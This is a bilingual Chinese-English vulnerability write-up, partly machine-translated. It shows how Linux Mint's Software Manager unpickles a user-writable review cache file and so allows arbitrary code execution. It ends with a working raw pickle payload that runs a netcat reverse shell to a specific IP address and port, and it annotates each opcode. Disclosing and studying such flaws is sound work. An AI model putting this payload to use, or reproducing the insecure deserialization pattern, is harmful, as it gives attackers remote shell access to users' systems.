Linux Mint 软件管理器(v 7.9.5/9)因配置错误导致对象注入和任意代码执行。
Linux mint software manager (v 7.9.5/9) causes us to execute object injection and arbitrary code due to incorrect configuration
mintinsall
当运行 Mint 软件管理器时,它会检查是否有新的评论,如果有新评论,则从 new-reviews.list 下载并写入文件。
If there is a new comment new-reviews.list download from and write to file.

code mintinstall.py
软件管理器首次启动时,从 reviews 模块调用 ReviewCache() 类。
When the software manager first starts, it calls the ReviewCache() class from the reviews module.

code reviews.py
ReviewCache 类启动时(init)调用 _load_cache() 函数。
When the ReviewCache class starts (init) it calls _load_cache()


Load cache 函数读取 REVIEWS_CACHE 变量中的文件,并借助 pickle 模块反序列化文件中的数据,将某些值保留在内存中。
The Load cache function reads the file in the REVIEWS_CACHE variable and unserializes the data in the file with the help of the pickle module and holds some values in memory.



检查文件时,发现我有写入权限。
When I check the file, it looks like I'm allowed to write.

由于我们可以借助 Pickle 模块执行序列化/反序列化操作,因此可以使用 reduce 方法包含模块并执行任意代码。
Pickle since we can perform serialize/unserialize operations with the module, we can include the module and execute arbitrary code using the reduce method.
在这种情况下,如果尝试反序列化该文件,我们的恶意代码将会执行。
If you attempt to unserialize the file, our malicious code will work.
cos
system
(S'nc -e /bin/sh 192.168.2.138 4545'
tR.
>>模块名称 c{os}
>> 函数
( >> 标记对象
S >> 读取引号直到结尾并压入堆栈
tR. >> 调用堆栈中的内容并将结果压入堆栈